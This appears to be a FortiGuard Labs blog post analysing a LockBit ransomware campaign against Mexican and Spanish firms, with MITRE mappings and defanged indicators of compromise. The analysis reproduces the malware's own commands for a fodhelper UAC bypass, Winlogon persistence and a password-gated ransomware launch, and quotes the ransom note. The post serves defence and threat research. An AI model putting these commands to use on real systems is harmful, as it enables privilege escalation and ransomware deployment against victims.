Can You See It Now? An Emerging LockBit Campaign | FortiGuard Labs

By Eliran Voronovitch

Published: 2023-03-01 · Archived: 2026-04-02 12:07:23 UTC

FortiGuard Labs has observed a new LockBit ransomware campaign during last December and January using a combination of techniques effective against AV and EDR solutions. LockBit has been one of the more dangerous ransomware, active since 2019. It was part of several successful attacks against a large variety of industries, including critical infrastructure.

This blog post discusses the infection chain and Tactics, Techniques, and Procedures (TTPs) of this campaign.

Overview

Descriptions of the attack refer to the stages outlined in Figure 1 below. The attack starts with a .img container (1) and a social engineering technique of displaying a single file once it's mounted while hiding the rest of its files from the user. It can also cause malware analysts to miss the payloads while examining the samples manually.



Figure 1: Campaign execution stages

The user is then prompted to open the single visible shortcut (2) file.



FIgure 2: Contents of the .img file, including the hidden files

In some of the cases that we've observed, a python script is executed (2.1) using the official Python embed package. The only purpose of the script is to run the subsequent BAT scripts. Some variants used a known UAC bypass method abusing the legitimate fodhelper.exe (3.1). This enables the attacker's BAT file to run in a new elevated process without the user's approval.

```
set catnapmanger="cmd /c start /min %numbinglapdog%harddiskprobable.bat"
reg.exe add "HKCU\Software\Classes\.hwy\Shell\Open\command" /d %catnapmanger% /f
reg.exe add "HKCU\Software\Classes\ms-settings\CurVer" /d ".hwy" /f
schtasks /Create /SC ONCE /TN "fszevq" /TR "C:\Windows\System32\cmd.exe
    /c fodhelper.exe" /ST 23:00 /F
```

Figure 3: UAC bypass implementation.

The BAT script (4) does several things:

1. Changes the password of the logged-in user.
2. Copies its files to C:\ProgramData.
3. Ensures that after the system reboots, it logs in without user interaction (using SysInternals Autologon).
4. Tries to -

a. Set the next reboot to be in Safe Mode using bcdedit.exe.

b. Register a new service that will run its VBS script (4.1) using sc.exe.

c. Sets the service to run also in Safe-Mode using reg.exe.

5. If it fails, it sets in the registry a BAT file (4.2) to be run on logon as another UI shell by Winlogon.

6. Reboots the machine.

```
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
 /v Shell /d "explorer.exe, bakeryrefried.bat" /f
```

Figure 4: Persistence of the BAT file (4.2).

The ransomware executable resides within a password-protected archive. The script that runs after boot executes another BAT script (4.3) to extract the ransomware payload. It uses the 7-zip archiver and then runs it with a '-pass' argument that is needed for the malicious executable to unpack itself.

```
C:\Windows\Temp\7z.exe x -pY0ViO3K_ C:\ProgramData\
barrigon.7z -oC:\ProgramData -y & C:\ProgramData\EMJgp.exe
-pass ce0e50c43b40153bcf0e58db3ba06f3f
```

Figure 5: Command inside BAT script (4.3) decrypting and running the ransomware

The final payload is LockBit. Analysts from TrendMicro have published an analysis of the ransomware.

Targeting focuses on Spanish-speaking victims – all samples target Mexican or Spanish firms, mainly in the consulting and law sectors.

Ransomware note:

Your data are stolen and encrypted

The data will be published on TOR website if you do not pay the ransom

You can contact us and decrypt one file for free on this TOR site

(you should download and install TOR browser first https://torproject.org)

http://<onion address>

Your company id for log in: <unique id>

Evasive Tradecraft

The detection rate of the samples in VirusTotal was a minimal single digit, with some completely undetected, suggesting the campaign's methods are effective in defense evasion.



Figure 6: Detection in VirusTotal of one of the .img files.

Delivery through a .img container bypasses the Mark of The Web (MOTW) protection mechanism. Multi-stage scripts that extract a password-protected ransomware executable, which is unpacked only when run with a unique password, allow evading traditional signature-based detection.

The malware authors have shown a creative and wide-ranging usage of signed, legitimate executables: the mounting of .img files by Windows Explorer, python execution by a signed interpreter, the extraction of encrypted archives by 7-zip, and automatic log-in using Sysinternals' Autologon. This allows for minimal reliance on custom code, trimming development costs, and staying under the radar of EDRs.

Summary

This campaign's highly evasive nature demonstrates that attackers continue to leverage increasingly obscure methodologies to avoid detection. This unique combination of executables wasn't seen in previous LockBit attacks.

These payloads may be related to the LockBit builder leak in late 2022. Hence, a definitive attribution to the original group behind LockBit, or its affiliates, may be difficult. Other cybercriminals would want to associate themselves with the deterrence already afforded by past acts of LockBit.

Fortinet Solutions

FortiEDR detects and blocks these threats out of the box without any prior knowledge or special configuration. It does this using its post-execution prevention engine to identify malicious activities:

Figure 7: FortiEDR blocking the ransomware.

All network IOCs have been added to the FortiGuard WebFilter blocklist.

FortiGuard Antivirus has coverage in place as follows:

W32/Lockbit.K!tr.ransom

The FortiGuard Antivirus service engine is included in Fortinet's FortiGate, FortiMail, FortiClient, and FortiEDR solutions.

In addition, as part of our membership in the Cyber Threat Alliance, details of this threat were shared in real-time with other Alliance members to help create better protections for customers.

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard AI-powered security services portfolio. If you think this or any other cybersecurity threat has impacted your organization, contact our Global FortiGuard Incident Response Team.

Appendix A: MITRE ATT&CK Tactics and Techniques

Tactic \ Technique ID	Description
TA0002	**Execution**
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1059.005	Command and Scripting Interpreter: Visual Basic
T1059.006	Command and Scripting Interpreter: Python
T1204.002	User Execution: Malicious File
TA0003	**Persistence**
T1547.004	Boot or Logon Autostart Execution: Winlogon Helper DLL
T1053.005	Scheduled Task/Job: Scheduled Task
T1543.003	Create or Modify System Process: Windows Service
TA0005	**Defense Evasion**
T1553.005	Subvert Trust Controls: Mark-of-the-Web Bypass

T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control
T1027.002	Obfuscated Files or Information: Software Packing
T1562.009	Impair Defenses: Safe Mode Boot
TA0040	**Impact**
T1486	Data Encrypted for Impact
T1529	System Shutdown/Reboot

APPENDIX B: IoCs

IMG SHA256

1ef3ae251833be08b6f3e525969ae02c28cb0238e3adb3091e572a10633f7ef7
dad61d9f919a9cc84ae633e948946e7546b21dc4d9d47d19d96fd308c7de40cb
d73bcd2e29191b260a26d87c3035bde33163cc319649291db9f04c48c94da896
ee2b182a56ded459a113513985ff624631a9515c7efa2282708483ace640eb3a
dca325a0028dc8e41dcf739cd00701a19066fc88c0d22be5316f7a4b7b219fe8
35bf036bf46fa21f3354d60a2c50d2959e1e9193bec8364575dc3fd4644732ae
781ead305cdb5fa0153369431dedd40fe138308fcdf5dfda1cfeaaba296752e3
1ef3ae251833be08b6f3e525969ae02c28cb0238e3adb3091e572a10633f7ef7
dad61d9f919a9cc84ae633e948946e7546b21dc4d9d47d19d96fd308c7de40cb
d73bcd2e29191b260a26d87c3035bde33163cc319649291db9f04c48c94da896
ee2b182a56ded459a113513985ff624631a9515c7efa2282708483ace640eb3a
dca325a0028dc8e41dcf739cd00701a19066fc88c0d22be5316f7a4b7b219fe8
35bf036bf46fa21f3354d60a2c50d2959e1e9193bec8364575dc3fd4644732ae
781ead305cdb5fa0153369431dedd40fe138308fcdf5dfda1cfeaaba296752e3
1858a862390adcaa4cea6782e7dba077697475ff9ada9d75c4897ccd563998af

Ransomware Executables

SHA256	Name

cb049c6e59106bbdfd804a9d02bb31ea09a3918018cbb97fb12d2bcf9e475465	documentos.exe
334148a7434f4fd27dcc6600edc2f29e4f11ada0be9f71f807cbd4154abd74be	documentos.exe
fd3577ff36496320485ffa05681ffa516a56fc4818c3fc89774aa4bb20e2c17f	documentos.exe
8465c979990e75262d15e93453287d6107f008035d6d6a05bd3a92c2e3fe1d40	HacAK.exe
40828437094a02ab467a0c0343d08c110d3b0c2972b609bcdd355667614209f	EMJgp.exe
50f49ac742a127085e0a824bcae7e25326ea0ef0741f0abe34ce494f2c4ef4d2	byhHI.exe
cc58dcd32a440e7f95d19b653a55c1e2c383efc2bd19443238dd3008c1cbe147	bOpDX.exe
6eb6431dcfb1e7105fb05e2d8b01e231f6d4b82a1df3639499d0adacd00757cc	gVozH.exe

Domains

poliovocalist[.]com

IPs

198.244.187[.]248

150.129.218[.]231

LockBit Portal URLs

hxxp://lockbit3jx6je7tm6hhm6zzafgy6hpil3ur6jmc2a4ugan7xzztv6oqd[.]onion

hxxp://lockbitdvbpfczc3yrs37kpp6avnrgr7yygi2f45qxvef2yqi36lpxyd[.]onion

hxxp://lockbit3hc6syym13ki2ag5jskr6q5qa3spspjpmtfhh6fufut737zid[.]onion

hxxp://lockbitov3afmxgknfhk2o5d4uqrhygd7ty3xqm56qd6zjlu6u43pgyd[.]onion

---